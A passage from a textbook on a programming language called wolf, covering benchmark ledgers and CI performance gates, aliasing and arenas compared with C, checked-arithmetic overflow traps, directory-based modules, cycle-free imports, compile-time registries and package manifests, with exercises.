{"ts":"2026-08-22T04:11Z","commit":"857c796","geomean":1.107,"verdict":"HOLDS","consecutive":1,"
9; same-night re-render (18m after the counted hold); count unchanged"}
```

Read the anatomy first: a timestamp, the commit measured, the geometric mean against the C baseline, the verdict, and a counter. The counter is the interesting part. The project's rule for declaring its performance milestone required the gate to hold on three consecutive nightly runs, and the ledger enforces what "nightly" means: a second hold counts only when at least twelve hours separate it from the last counted one. Run 9 landed eighteen minutes after run 8, on the other side of midnight. The local calendar rolled over; a night did not pass; two samples of one thermal state are one sample. The ledger's header states the policy in a sentence this book has no improvement on: the instrument outvotes the narrative.

So the count stayed at one, and the clock did its work on the real nights that followed: a hold at 1.066 the next night, 1.080 the night after, and at three consecutive holds the tool prints a banner. The banner is not the declaration. The declaration is a human's act, made with the ledger in hand, and chapter 21 quotes the third night's line where it prints the suite's verdict in full. What you should steal from this is not the milestone but the bookkeeping: every measurement your project cites should have a line like these somewhere, with a date, a commit, and a rule that keeps enthusiasm from counting the same warm machine twice.

Exercise 20-2 *(comprehension · prose)*. The ledger's history for 2026-08-22 contains three HOLDS lines: 03:53 (counted, consecutive 1), 04:11 (eighteen minutes later), and 06:30 (139 minutes after the counted hold). The next holds land 2026-08-23 at 03:36 and 2026-08-24 at 03:39. State the consecutive count after each of the five lines, and name the rule that decides each step.

20.3 The floors and the ratchets

Wall-clock time is weather. It moves with the machine's load, its temperature, and the phase of the allocator's moon, which is why the gates that can fail a pull request in the compiler's repository are deterministic counts: numbers that come out identical on a quiet machine every time, or fail. Wall time is reported nightly and read against its own spread; instruction counts, emitted-IR ratios, and vectorization reports gate merges. The gates come in two shapes, and each shape has a name.

A *floor* sits under something that must not fall. The suite records, per kernel, the minimum number of loops the backend must report vectorized. When the compiler first proved away the overflow check that had kept a reduction scalar, that kernel's floor moved from zero to one, and the proof stopped being a happy accident: a later commit that breaks the range analysis now fails CI on a count, loudly, before any wall clock could have noticed through the noise. The stencil kernel's carried window from chapter 19 is pinned the same way.

A *ratchet* sits over something that must not grow back. The handed-to-LLVM ratio of chapter 19 is gated as a ceiling set at the measured value: when the middle end earns a better number, the ceiling tightens to hold it; it never loosens silently. A ratchet is a ceiling, not a quota. Nothing rewards driving the number down, and nothing forgives it drifting up.

Between them, the floors and the ratchets encode a policy: progress is only progress once it cannot be quietly lost. A win that exists as a warm feeling about last Tuesday's run is not yet a win; a win with a floor under it is part of the compiler's definition.

Exercise 20-3 *(comprehension · prose)*. The emitted-IR ratio's original design target is half, and the recorded gate is a ceiling at the measured value instead of at the target. State what a hard gate at the unmet target would do to every pull request, what a team learns to do with a gate that is always red, and what the ratchet preserves that a red wall of shame would not.

20.4 Exceptions, written and capped

The suite's gate allows a kernel to lose to C by more than ten percent only if a written exception documents it, and it caps the exceptions at three. The cap is enforced by the gate, which reads the exceptions file and counts. An entry is a price sheet, not an apology, and it has a required form: the kernel, the root cause, the decision that renounced the win, the measured cost, and the condition under which the entry is revisited.

The class discipline is the strict part. An exception is only available when the missing speed requires undefined behavior the language refuses or contradicts a semantic chosen on

purpose. A missing container method, an unencoded fact, a metadata channel the backend dropped: none of these can be excepted, because they are bugs with owners, and the loss ledger chapter 19 read is where they go to be fixed. The exception file is reserved for prices, not embarrassments. Two of the three slots are spent as this book goes to press, both on prices, and chapter 21 reads both entries where it prints the verdict.

The form travels well beyond compilers. A service's latency budget, a mobile app's binary-size line, a build-time cap: any of them can be run as this chapter's machinery, a dated ledger, floors under what must not fall, ratchets over what must not grow, and a short file of written exceptions with a cap that forces the argument into the open when someone wants a fourth. The gates are the contract. Everything else is a comment.

Exercise 20-4 *(design)*. A teammate proposes an exception entry: your image-decoding kernel would match C if it could read eight bytes past the end of the input buffer, since the read provably stays in the same page. Draft the entry's five fields, then rule on it: does this qualify for the exceptions file, and if it does, what revisit condition keeps it honest? Then rule on a second candidate: a kernel that loses because the standard library lacks a bulk-copy method.

21. Beating C honestly

Every claim in this chapter's title has been on the book's pages for eighteen chapters. Chapter 7 proved that `mut` is an exclusive claim and a bare parameter a shared read. Chapter 8 priced a region at a pointer bump per allocation and one wholesale free. Chapter 3 trapped an overflow and promised the trap survives release builds. None of those chapters put a stopwatch next to the proof, because a stopwatch is an instrument, and this book does not print a number its CI did not produce.

So this chapter has one rule, stated up front because it is also the subject: a performance number on these pages is a CI artifact with a date and a commit, quoted with its provenance, or it does not appear. The argument was Parts 2 and 3; what follows is the accounting.

21.1 Aliasing

Here is the oldest kernel in the comparison business, in C, written the way an expert writes it:

```
c · contrast
void saxpy(double a, const double *restrict xs, double *restrict ys,
size_t n) {
    for (size_t i = 0; i < n; i++) ys[i] = a * xs[i] + ys[i];
}
```

```
c · run
$ ./saxpy_restrict
12 20
```

The interesting word is `restrict`, for what it does not do. Without it, the compiler must plan for `xs` and `ys` overlapping: a store through `ys[i]` could change a later `xs[j]`, so vectorizing the loop means either a runtime overlap check or giving up the transform. `restrict` is the programmer promising disjointness. Nothing checks the promise. Call this function with overlapping pointers and the program is undefined: no diagnostic, no trap, whatever the optimizer's assumptions happened to compile to.

The same kernel in wolf carries the same fact in its signature:

```
wolf · runs, exit 0
fn saxpy(a: f64, xs: List[f64], mut ys: List[f64]) {
    var i = 0
    while i < xs.len {
        ys[i] = a * xs[i] + ys[i]
        i += 1
    }
}
fn main() -> !int {
    var xs = List[f64]()
```

```
    (mut xs).push(1.0)
    (mut xs).push(2.0)
    (mut xs).push(3.0)
    (mut xs).push(4.0)
    (mut xs).push(5.0)
    var ys = List[f64]()
    var i = 0
    while i < 5 { (mut ys).push(10.0); i += 1 }
    saxpy(2.0, xs, mut ys)
    print("{ys[0]} {ys[4]}")
    0
}
```

```
console
$ wolf build --release saxpy.lu
$ ./saxpy
12 20
$ lupin saxpy.lu
12 20
```

Both machines, both tiers, one answer: `12 20` is 2·1+10 and 2·5+10, printed the way a whole-valued `f64` prints. `mut ys` is chapter 7's exclusive claim and `xs` its shared read, so the disjointness `restrict` promises is here a fact the caller demonstrated at the call site. Same information reaching the optimizer, different laborer: C trusts the programmer's word, wolf makes the caller show its work. And because it is checked rather than promised, the lie is unwritable:

```
wolf · rejected, E1002
fn saxpy(a: f64, xs: List[f64], mut ys: List[f64]) {
    var i = 0
    while i < xs.len {
        ys[i] = a * xs[i] + ys[i]
        i += 1
    }
}
fn main() -> !int {
    var xs = List[f64]()
    (mut xs).push(1.0)
    saxpy(2.0, xs, mut xs)
    0
}
```

```
diagnostic
error[E1002]: `xs` is lent for this call while `xs` goes `mut` in it
  --> ./s2.lu:14:16
   |
14 |     saxpy(2.0, xs, mut xs)
   |                ^^ read of a place being mutated
   |                        -- `xs` is passed `mut` here
   |
   = note: the same place twice is never disjoint.
```

The C version of this call compiles without comment and runs into undefined behavior; the wolf version is refused in one line whose note is the whole aliasing story: the same place twice is never disjoint. The interpreter enforces the identical rule at its own moment —

```
console
$ lupin clash.lu
clash.lu: trap(exclusivity): `xs` is accessed as `mut` while `xs` is held
as `read`; the paths conflict [mem.tier0.excl.1] at 11:20; `xs` held here
at 11:16
$ echo $?
3
```

— which is the difference between “this could alias” and “this did.” Prose cannot settle whether the proved fact buys what the promised fact buys; the benchmark suite in §21.4 exists to keep answering it, and its aliasing family runs exactly this kernel shape.

Exercise 21-1 *(comprehension · prose)*. Here is saxpy in C again, with the promise withheld:

```
c · contrast
void saxpy(double a, const double *xs, double *ys, size_t n) {
    for (size_t i = 0; i < n; i++) ys[i] = a * xs[i] + ys[i];
}
```

Without `restrict`, name the specific possibility the C compiler must plan for, and the optimization it therefore hesitates on. Then state what a wolf compiler knows about `saxpy(a, xs, mut ys)` from the signature alone, and who did the work of establishing it.

Exercise 21-2 *(fingers · lupin)*. Type the wolf saxpy and run it: five elements, `a = 2.0`, `ys` all tens. Predict both printed values first.

21.2 Arenas

Chapter 8 taught the region as a safety story. This section reads the same brace as a price list, over one pass’s worth of work: build ten thousand nodes, read them, let them go:

```
wolf · runs, exit 0
struct Node { value: int, weight: int }
fn main() -> !int {
    var total = 0
    region pass {
        var nodes = List[Node]()
        var i = 0
        while i < 10000 {
            (mut nodes).push(Node { value: i, weight: i % 7 })
            i += 1
        }
        var j = 0
        while j < nodes.len {
            total += nodes[j].weight
            j += 1
        }
    }
```

```
    print("{total}")
    0
}
```

```
console
$ wolf build --release pass.lu
$ ./pass
29994
$ lupin pass.lu
29994
```

The C discipline for the same pass allocates retail and frees retail:

```
c · contrast
    for (int i = 0; i < 10000; i++) {
        nodes[i] = malloc(sizeof(struct node));
        if (nodes[i] == NULL)
            return 1;
        nodes[i]->value = i;
        nodes[i]->weight = i % 7;
    }
    for (int i = 0; i < 10000; i++)
        total += nodes[i]->weight;
    for (int i = 0; i < 10000; i++)
        free(nodes[i]);
```

```
c · run
$ ./arena_nodes
29994
```

Now count, because this arithmetic is the section and you can check it without a stopwatch. The C pass makes 10,000 calls into `malloc` and 10,000 into `free`: 20,000 allocator interactions, each one a real function with real bookkeeping, for data whose entire lifetime is one pass. The region pass makes one region, bumps a pointer ten thousand times (§8.3 named the strategy: bump a pointer, free the lot), grows the list's buffer a handful of times, and frees everything in one motion at the brace. Every C programmer who has profiled a loop like this knows the next move: write an arena. The C arena gets the same allocator math, and it gets it by convention: the rule that no node pointer outlives the arena is enforced by code review. Chapter 8 spent a chapter on who enforces it in wolf: the escape is a compile error with a name, E1010, and the teardown you watched above is not a loop anyone had to remember to write.

So the honest comparison is "checked arena versus disciplined arena": an arena wins "region versus malloc" in any language, which is why every allocator-heavy C codebase grows one. The allocator math is identical, and the difference priced in this section is who catches the escapee. The suite's arena family in §21.4 runs this allocation pattern against malloc discipline; what it cannot measure is the code review.

Exercise 21-3 *(comprehension · prose)*. A request handler builds a parse tree of 10,000 nodes, reads it, and discards it. Count the allocator interactions (calls into allocate and free machinery) for (a) malloc discipline with individual `free`, (b) malloc discipline with one arena library, (c) a wolf region. Then name the cost in (c) that did *not* disappear and where it went.

21.4 Checked arithmetic's bill

Chapter 3 made a promise this book has repeated in every part: checked arithmetic in every profile. X3, a decision, not a mood. Here is the promise audited on the tier where it costs the most. `sum_to(n)` adds a million to an `i32` accumulator `n` times:

```
wolf · runs, trap(overflow)
fn sum_to(n: int) -> i32 {
    var acc: i32 = 0
    var i = 0
    while i < n {
        acc = acc + 1000000
        i += 1
    }
    acc
}
fn main() -> !int {
    print("{sum_to(2000)}")
    print("{sum_to(3000)}")
    0
}
```

`sum_to(2000)` reaches 2.0×10^9, under `i32`'s 2,147,483,647 ceiling. `sum_to(3000)` crosses it at iteration 2148, and the release binary, the one a benchmark would time, refuses to look away:

```
console
$ wolf build --release bill.lu
$ ./bill
2000000000
wolf-trap: overflow
  at ./bill.lu:12:5
```

The compiled report names the kind and the site; the interpreter's names everything:

```
console
$ lupin bill.lu
2000000000
bill.lu: trap(overflow): `+` produced 2148000000, outside `i32` — checked
arithmetic traps in every profile (X3); spell intended overflow
`wrapping[i32]` [arith.checked] at 5:15
$ echo $?
3
```

Four thousand and change additions ran before that trap, and every one of them carried the check that made the last one honest. That is the bill. What the bill comes to after an optimizer has hoisted, folded, and branch-predicted its way through it is a measured number, and this is where the chapter's opening rule pays out. The number exists, it is CI's, and it has a date.

The compiler's repository runs a benchmark suite of thirteen kernels in five families (aliasing, arenas, layout, strings, checked arithmetic), each one idiomatic wolf against the naive C a working programmer actually writes, compiled `clang -O3`. No hand-tuning on either side; serial kernels only, no concurrent family. The gate is public: suite geometric-mean speedup at or above 1.00, no single kernel losing by more than ten percent unless a written exception documents exactly why, exceptions capped at three. The suite runs nightly, and each night's verdict is appended to a ledger in the repository, `bench/ritual-ledger.jsonl`. The line this edition cites, recorded the night this page was written:

```
{"ts":"2026-08-24T03:39Z","commit":"2ff4dd1","geomean":1.080,"verdict":"HOLDS","consecutive":3}
```

Read it the way you would read any measurement: on 2026-08-24, at commit `2ff4dd1`, idiomatic checked wolf was eight percent faster than naive `clang -O3` across the suite's geometric mean, the gate held, and it was the third consecutive nightly hold: the streak that turns one good night into a declaration. The declaration and its full paper trail are wolf-lang#89. When the suite regresses, the ledger will say so with the same precision, which is the entire reason to cite a ledger instead of a launch post.

Two kernels lose, and the exceptions file is the best reading in the suite. `b3_churn` loses because its request loop does arithmetic on values that arrive from the request itself, and no sound analysis can prove those additions in-range, so they stay checked, at a measured 83 instructions per request, 19.7 percent of the kernel's hot function. That is this section's bill, priced by the suite's own A/B against a `wrapping[int]` twin of the same kernel, and wolf pays it on purpose: the alternative is a language that turns off its arithmetic checks the moment anyone starts timing it, which is the benchmark rigging this chapter's title forswears. `word_count` loses for a different and humbler reason: its string iterator locates every word boundary while naive C counts state transitions without ever finding one, a data-dependent branch per byte against a branchless loop. Neither exception is hidden in an average: the gate reads the exceptions file, counts it against the cap, and fails the night the file stops telling the truth.

Exercise 21-5 *(comprehension · lupin)*. The bill and the payout in one program: `sum_to(n)` adds 1,000,000 to an `i32` accumulator `n` times. Predict both calls' fates (`sum_to(2000)`, then `sum_to(3000)`) with the arithmetic that decides them.

Exercise 21-6 *(spelunking · lupin)*. From exercise 21-5's trap line alone: name the decision id it cites, the clause tag it enforces, and the documented spelling for the program that *wanted* wraparound. Then state, in one sentence, why this trap firing "in every profile" is the chapter's honesty rather than the chapter's embarrassment.

Exercise 21-9 *(comprehension · prose)*. “Beats naive C, and the claim is a falsifiable CI gate” is a sentence with a specific engineering content. Name the three artifacts that must exist for the claim to be falsifiable, not promotional, and for each say whether this edition already prints it.

Two of this chapter’s five sections are reserved, and the colophon’s count includes them. §21.3′s benchmark is a traversal over `Soa[T]`, a struct-of-arrays type built by compile-time reflection; the type-building half of that machinery has no spelling in the language this edition names, so the section’s kernel cannot be written by a reader, and a benchmark the reader cannot write is not one this book prints. §21.5 is the loss table: every kernel currently behind C, each with its tracking issue, regenerated from the bench instrument on every release. The toolchain this edition names does not ship that instrument, and a loss table that cannot be regenerated is exactly the kind of number this chapter refuses to print once, by hand, hopefully. The suite’s ledger and exceptions file carry the losses with full honesty in the meantime, one repository over from this book.

22. Modules: the shape of a wolf project

Chapter 18 was about work the compiler does before your program starts. The rest of this part is about work you do before the compiler starts: deciding where code lives, whose code you are willing to build, and what either decision costs later. It begins with the smallest of those questions, which wolf answers with a filesystem.

A *module* is a directory. Not a file, not a declaration, not a line at the top of the file announcing what the file is called. You make one by making a directory; you import it by naming the directory; and what the directory does with its files inside is nobody's business but its own.

22.1 Directory = module

Here is a two-module project. The entry file:

```
wolf
use stats

fn main() -> !int {
    var widths = List[int]()
    (mut widths).push(4)
    (mut widths).push(6)
    (mut widths).push(8)
    print("mean {stats.mean(widths)} of {stats.count(widths)}")
    0
}
```

and the module it imports, which is the directory `stats/` and happens to hold one file:

```
wolf
/// Summary statistics over a list of column widths.

/// The arithmetic mean, truncated; zero for an empty list.
pub fn mean(xs: List[int]) -> int {
    if xs.is_empty() { 0 } else { total(xs) / xs.len }
}

/// How many widths there are.
pub fn count(xs: List[int]) -> int {
    xs.len
}

fn total(xs: List[int]) -> int {
    var t = 0
    for x in xs { t += x }
    t
}
```

```
console
```

```
$ lupin main.lu
mean 6 of 3
```

Three things in that pair of files are decisions, and the third is the one this section is about.

`use stats` names the directory. There is no path and no extension to keep in step with the disk: the import says which module, and the module is the folder. A module's name is where it sits.

`pub` is the whole visibility vocabulary you need here. `mean` and `count` carry it and are visible to importers; `total` does not and is not. Between them sits `pub(pkg)`, which exports an item to the other modules of your own package and to nobody outside it.

And `total` is *inside* the module, which is why the third decision is invisible until you go looking for it. Move `total` into its own file:

```
wolf
fn total(xs: List[int]) -> int {
    var t = 0
    for x in xs { t += x }
    t
}
```

Nothing else changes. The entry file, the import, and `mean` stand as they were, and `mean` goes on calling `total` as if the two were still typed one after the other:

```
console
$ lupin main.lu
mean 6 of 3
```

That non-event is the design. File boundaries create no scopes and no import edges: the module's namespace is the union of its files, and a reorganization inside a directory is not an event any importer can observe. Languages that make the file the unit force you to choose between a file you can navigate and an interface you can keep stable. Wolf does not put that choice in front of you, and the price is that you cannot use the file as a privacy boundary: `total` is private to `stats`, not to `summary.lu`.

Two consequences follow immediately, and both are errors rather than conventions.

Because sibling files are one namespace, two of them cannot define the same name. It reads as a surprise the first time, because nothing imports anything:

```
wolf
fn describe() -> str { "from extra" }
```

with a `describe` already in the entry file, and the objection lands where the second one sits:

```
console
```

```
$ lupin main.lu
main.lu: E0302: the name `describe` is defined twice in this module
(defined again in `./main.lu`); file boundaries create no scopes (D32) —
two separate programs sharing a directory each mark themselves `//!
member: false` (D59) [mod.dup] at 1:4
```

And because `pub` is the export, asking for something private gets an answer that respects your time:

```
console
$ lupin main.lu
main.lu: E0304: `total` exists in `vault`, but it is private; only `pub`/
`pub(pkg)` items are visible across modules (D32) [mod.vis.private] at
4:19
```

Read that diagnostic twice. It does not say the name does not exist. A resolver that answered "no such item" would send you hunting a typo that is not there; this one tells you the item is real, the objection is visibility, and which two spellings would change the answer. The difference between those two messages is ten minutes of your life.

One more error belongs in this section because it surprises people arriving from anywhere else. An import you do not use is not a warning:

```
console
$ lupin main.lu
main.lu: E0305: the import `tools` is never used in `./main.lu`; an unused
import is a hard error (D32), and deleting the line is machine-applicable
[mod.use.unused] at 1:5
```

Wolf takes Go's position here, with Go's justification: an unused import is a dependency edge that slows every build and means nothing, and the fix is a deletion a machine can perform. A warning would be a request.

Exercise 22-1 *(fingers · lupin)*. Build the two-module project above from scratch: an entry file and a `stats/` directory exporting `mean`, with a private `total` the entry never sees. Run it. Then move `total` into a second file inside `stats/` and state what changes for the entry file.

Exercise 22-2 *(comprehension · lupin)*. `vault/keys.lu` defines `pub fn count()`, `pub fn loaded()`, and private `fn secrets()` and `fn total()`. The entry calls `vault.total()`. Predict the diagnostic (including whether it says the name does not *exist*) and the exit code.

Exercise 22-3 *(comprehension · lupin)*. `twice/main.lu` and its sibling `twice/extra.lu` each define `fn describe()`. Neither file imports the other. Predict the verdict, and say why "neither imports the other" is a trap in the question.

Exercise 22-4 *(comprehension · lupin)*. The entry imports `tools` and never mentions it again. Predict: warning or error, and what the diagnostic offers about the fix.

Exercise 22-11 *(fingers · lupin)*. Two scratch programs, one directory, on purpose: `sum.lu` totals three numbers, `widest.lu` finds the longest of four words, and each is a whole

program with its own `main`. Mark each `//! member: false` and run both by name. Then remove the marker from *one* of them and run the other. Why does the diagnostic land on the program that kept its marker?

Exercise 22-12 *(comprehension + extension · lupin)*. The `labels` module is two files — `upper.lu` and `banner.lu` — and both define `pub fn title`. Predict the diagnostic before running (22-3 is the same law; what differs here?). Then fix it in a copy *without deleting* either file*, and say what the fix's choices were.*

22.2 No cycles

Two modules, each with a reason to import the other. `store` writes rows and asks `index` to publish them:

```
wolf
/// The row store: writes rows, and asks `index` to publish each one.
use index

/// Store one row and publish it.
pub fn put(n: int) -> int {
    index.note(n)
}

/// How many rows the store will accept at once.
pub fn batch() -> int { 64 }
```

and `index` publishes rows and asks `store` whether they are valid:

```
wolf
/// The row index: publishes rows, and asks `store` to validate them.
use store

/// Publish one row.
pub fn note(n: int) -> int {
    if n < store.batch() { 0 } else { 1 }
}

/// The index's fan-out.
pub fn width() -> int { 8 }
```

Neither import is silly, and that is how real cycles are born: two modules each needing one true thing from the other. Wolf refuses anyway, and draws the loop it refused:

```
console
$ lupin main.lu
main.lu: E0303: this import completes a cycle: `store` → `index` → `store`
(in `./index/index.lu`); imports between modules must form a DAG (D32)
[mod.cycle] at 5:5
```

The arrows in that message are the whole refactor brief. Look at what each side wanted: `store` wanted a publisher, `index` wanted the batch rule. Only one of those is shared vocabulary: a fact about rows, not a service. So it moves into a third module that imports nothing:

```
wolf
/// What `store` and `index` needed from each other, and nothing else.

/// The largest batch either side will accept.
pub fn batch() -> int { 64 }

/// Whether a row number is inside a batch.
pub fn in_batch(n: int) -> bool {
    n < batch()
}
```

`index` now consumes `kinds` instead of calling back into `store`:

```
wolf
/// The row index: publishes rows, and decides validity from `kinds`.
use kinds

/// Publish one row.
pub fn note(n: int) -> int {
    if kinds.in_batch(n) { 0 } else { 1 }
}

/// The index's fan-out.
pub fn width() -> int { 8 }
```

and the arrows form a DAG:

```
console
$ lupin main.lu
stored 0
```

This is *interface extraction*, and it has one discipline that decides whether it worked: the extracted module holds what both sides needed from each other, and nothing else. If `kinds` starts importing things, the tangle is reassembling under a new name.

Three things the rule buys, in the order you feel them.

Builds. A DAG gives every module a finish order, so compilation parallelizes and an incremental build has a frontier. A cycle collapses its members into one unit that recompiles together, forever, because nothing in it can be finished before the rest.

Comprehension. In a DAG, “what does this depend on” is a question that terminates. Inside a cycle everything depends on everything, and the forty files you would have to touch to break it were already one file wearing forty names.

Interfaces. E0303 forced us to *name* the shared vocabulary. `kinds` exists because the compiler would not let the dependency stay implicit, and a named seam is where docu-

mentation, tests, and ownership attach. That is the rule paying for itself: the refactor it demanded is the one a reviewer would have asked for.

There is a fourth, and it is mechanical. The thing importers depend on is a module's exported surface, and the compiler will tell you exactly what that surface is and hash it:

```
console
$ wolf interface ./summary.lu
module pkg :: std.range
  wolfi v0 · toolchain 0.2.29 · edition v1
  export_hash
d7c8e2cafbb418b680a777f06602e91128373f7ed3b341a20edccaa108e513bf
  pkg_hash
d7c8e2cafbb418b680a777f06602e91128373f7ed3b341a20edccaa108e513bf
  deps: (none)
  items:
    [0] pub clamp_to — fn clamp_to(r: prelude.range[int], x: int) -> int !
{none} · regions (ρ1, -) -> -
    [1] pub collect — fn collect[T](r: prelude.range[T]) ->
prelude.List[T] · regions (ρ1) -> ρ_caller
    [2] pub contains — fn contains(r: prelude.range[int], x: int) -> bool
· regions (ρ1, -) -> -
    [3] pub is_empty — fn is_empty(r: prelude.range[int]) -> bool ·
regions (ρ1) -> -
    [4] pub len — fn len(r: prelude.range[int]) -> int · regions (ρ1) -> -

module pkg :: (root)
  wolfi v0 · toolchain 0.2.29 · edition v1
  export_hash
c8e04b6da198d815eeb6be3fabd7eb6e3ca36b0cb85d505e4f29e9c33f0b78a6
  pkg_hash
c8e04b6da198d815eeb6be3fabd7eb6e3ca36b0cb85d505e4f29e9c33f0b78a6
  deps:
    std.range
d7c8e2cafbb418b680a777f06602e91128373f7ed3b341a20edccaa108e513bf
  items:
    [0] pub count — fn count(xs: prelude.List[int]) -> int · regions (ρ1)
-> -
    [1] pub mean — fn mean(xs: prelude.List[int]) -> int · regions (ρ1) ->
-
```

The listing opens with a module that is not yours. `mean` asks `xs.is_empty()`, the standard library beside `wolf` answers that method from `std.range`, and so `std.range` is listed with its own interface and the root names it under `deps:`. Then the root: two `pub` items, and `total` nowhere in the listing, because private surface is not part of the interface and so cannot be part of the hash. The hash covers what the file exports and what it uses, a std module reached through a method call included, so the same file reads another number on a `wolf` with no `std/` beside it. That number is the honest answer to "is this change visible to my importers": if it does not move, they cannot tell. Splitting a file does not move it. Renaming a private helper does not move it. Chapter 25 spends that fact on semantic versioning, where a hash that did not move is the difference between a patch and a lie.

Read the line above the hash while you are here. `toolchain 0.2.29` is which compiler printed the page, and it is *not* part of what was hashed. The distinction is worth a sentence because the alternative was tried: while the compiler's own version went into the digest, upgrading your toolchain moved this number on a package nobody had edited, and a hash that moves when nothing was published is a hash that cannot answer the question it is for. The stamp is printed and the interface is hashed.

Exercise 22-5 *(comprehension + extension · lupin)*. In `tangle/`, `store` imports `index` to publish entries and `index` imports `store` to validate them; each import has a reason, which is how real cycles are born. Predict the diagnostic. Then perform the interface-extraction refactor in a copy: move the shared vocabulary into a third module neither imports from, and run the result.

Exercise 22-6 *(comprehension · prose)*. A library refactor splits one 900-line module file into four files in the same directory, moves nothing across module boundaries, and changes no `pub` markers. List everything that changes for the library's importers, then name the artifact from this section that would prove your answer mechanically.

Exercise 22-13 *(spelunking · wolf)*. 22-6 argued from the export hash; now hold it in your hands. Run `wolf interface` on a two-module project's tokenizer, add a private helper to the file, and run it again. Two things to explain from the output: why the hash did not move, and what the `W0313` warning beside it is asking for.

22.3 No life before main

Wolf has no code that runs before `main`; the static initializers, module-level constructors, and linker-ordered registration hooks of other languages do not exist. A program's first act is its first line. Module-level `const`, `let` and `var` exist, and they keep the rule rather than bend it: the compiler evaluates every module initializer while it builds the image (`[mem.static.3]`), so the value is in the binary before the program starts and there is no order of initialization to observe.

That rule deletes a whole genre of bug and, with it, a whole genre of pattern. The genre is registration: a plugin system where each module announces itself into a global table on the way up, so that by the time `main` runs, the table is populated by everyone who linked in. It is a good pattern with one soft spot, which is that it is a set of writes to shared state in an order nobody chose.

Wolf's replacement is a value:

```
wolf
struct Ingest { rows: int }
struct Report { rows: int }
struct Purge  { rows: int }

comptime fn handlers(a: type, b: type, c: type) -> str {
    "{typeinfo(a).name} {typeinfo(b).name} {typeinfo(c).name}"
}
```

```
comptime fn expect_three(a: type, b: type, c: type) -> bool {
    assert(handlers(a, b, c).len == 19)
    true
}

fn main() -> !int {
    const HANDLERS = handlers(Ingest, Report, Purge)
    const CHECKED = expect_three(Ingest, Report, Purge)
    print("{HANDLERS}")
    if CHECKED { 0 } else { 1 }
}
```

```
console
$ wolf run registry.lu
Ingest Report Purge
```

`handlers` is chapter 18's tier doing chapter 18's job: ordinary wolf, evaluated during compilation, taking types as arguments and reflecting their names. What lands in `HANDLERS` is a finished table. The running program does not build it, does not lock anything to build it, and cannot observe a moment when it was half-built, because there was no such moment: the table was assembled on the compiler's clock and the binary carries the answer.

The ordering question was deleted, not answered. There is no "before main" in which two registrations race and no link order to depend on, and two builds of this source produce the same table byte for byte because comptime cannot read anything that differs between them.

The registry also gets something the `init()` version never had: a claim the compiler settles. `expect_three` asserts the table's shape at compile time, so a fourth handler that nobody wired up is a build failure rather than a mystery at run time. Break the claim and the build stops with the assertion that failed:

```
wolf · rejected, E0710
struct Ingest { rows: int }
struct Report { rows: int }
struct Purge  { rows: int }

comptime fn handlers(a: type, b: type, c: type) -> str {
    "{typeinfo(a).name} {typeinfo(b).name} {typeinfo(c).name}"
}

comptime fn expect_three(a: type, b: type, c: type) -> bool {
    assert(handlers(a, b, c).len == 26)
    true
}

fn main() -> !int {
    const HANDLERS = handlers(Ingest, Report, Purge)
    const CHECKED = expect_three(Ingest, Report, Purge)
    print("{HANDLERS}")
    if CHECKED { 0 } else { 1 }
}
```

```
diagnostic
error[E0710]: this comptime assertion failed
  --> ./s2.lu:13:5
   |
13 |     assert(handlers(a, b, c).len == 26)
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ evaluated to `false` at
compile time
...
19 |     const CHECKED = expect_three(Ingest, Report, Purge)
   |                     ------------------------------------ while
evaluating `expect_three`, entered here
   |                     ------------------------------------ while
evaluating `main`, entered here
   |
   = note: a failed comptime `assert` stops compilation — it is the
witness mechanism for facts the
     checker cannot see on its own.
```

What `init()` could do that a comptime registry cannot is exactly the set of things this rule is glad to lose: arbitrary effects, at an unspecified time, before anyone could have asked for them. Everything else (the table, the dispatch, the check that the table is complete) is a value, and values are the thing wolf is good at.

Exercise 22-7 *(comprehension · wolf)*. The `init()` idiom this section retires: a plugin system where each module's `init()` registers a handler into a global table at startup, in whatever order the linker felt like. Write the comptime replacement for four handlers, with a witness that fails the build if one goes missing, and say what became of the ordering question.

Exercise 22-8 *(design)*. Import cycles are errors (D32). A colleague argues the compiler should permit cycles and merely warn, citing a large codebase where breaking them means touching forty files. Argue wolf's side using what the rule *buys*, then concede the strongest point on the other side and answer it.

Exercise 22-9 *(extension · lupin)*. The word counter, split along its seam: a `tokens/` module that turns text into words and knows nothing about counting, a `tally/` module that counts a `List[str]` and knows nothing about lines, and an entry that owns the text and the report loop. Build it and run it. Then defend the seam: why does `tokens` return a `List[str]` instead of taking `tally` as an import and counting as it splits?

Exercise 22-10 *(extension · lupin)*. A calculator whose arithmetic lives behind a seam: an `ops/` module exporting one function, `apply(op, a, b) -> int ! {BadOp, DivZero}`, and an entry that parses `a b op` lines and reports. Build it, with `9 0 /` among the inputs. The row crosses the module boundary — what does the entry know about *why* a line was refused, and what would it take to start caring?

Exercise 22-14 *(design)*. 22-9's `tokens` exports one function; its counting sibling keeps `index_of` private; 22-10's `ops` exports `apply` and nothing else. State the rule these three choices follow, then argue against the tempting alternative: why not export the helpers too, since a future caller might want them? Name what every `pub` costs its module under 22-6's hash, and when the answer flips.

23. Packages and dependencies

A module is a directory in your project. A *package* is a directory somebody else wrote. The difference is that you did not read it.

That sentence is the whole subject of this chapter and the next. Wolf's answer to it starts somewhere unglamorous: with a file format that cannot do anything.

23.1 `wolf.pkg` is data

Here is a project with a dependency. Two directories: the program, and the package it uses.

```
wolf
pkg {
    name:    "den/logsearch",
    version: "0.1.0",
    edition: "1",

    deps: {
        rows: { path: "../rows" },
    },
}
```

```
wolf
use rows

fn main() -> !int {
    let w = rows.widest(31, 24)
    let r = rows.fit(50, 3)
    print("{w} wide, {r} rows")
    0
}
```

The dependency is an ordinary package with a manifest of its own:

```
wolf
pkg {
    name:    "den/rows",
    version: "1.4.0",
    edition: "1",
}
```

and it builds and runs with no step in between:

```
console
$ wolf run app/main.lu
31 wide, 47 rows
```

Read `wolf.pkg` again and notice what is not in it.

There is no code: the values are strings, integers, bare words, lists, and maps, and that is the entire grammar. A manifest is *data*, and the consequence is the reason the format is shaped this way: reading a manifest tells you everything a package does to the machine that builds it, because a manifest cannot ask for anything to happen. Chapter 24 is about what that buys and what it costs; this section is about the reading.

`name` is `owner/pkg`, scoped from the start so that every name has an owner. `version` is dotted numerics. `deps` maps an *alias* (the identifier you write in `use`) to exactly one source. The alias is deliberately not the package name: `rows` is what your source says, and `den/rows` is who it is, so a rename upstream is a manifest edit rather than a search-and-replace through your code.

A dependency's source is one of two things: a local directory, or a pinned tag in a git repository.

```
rows:  { path: "../rows" }
regex: { git: "https://github.com/forest/regex", tag: "v2.1.0" }
```

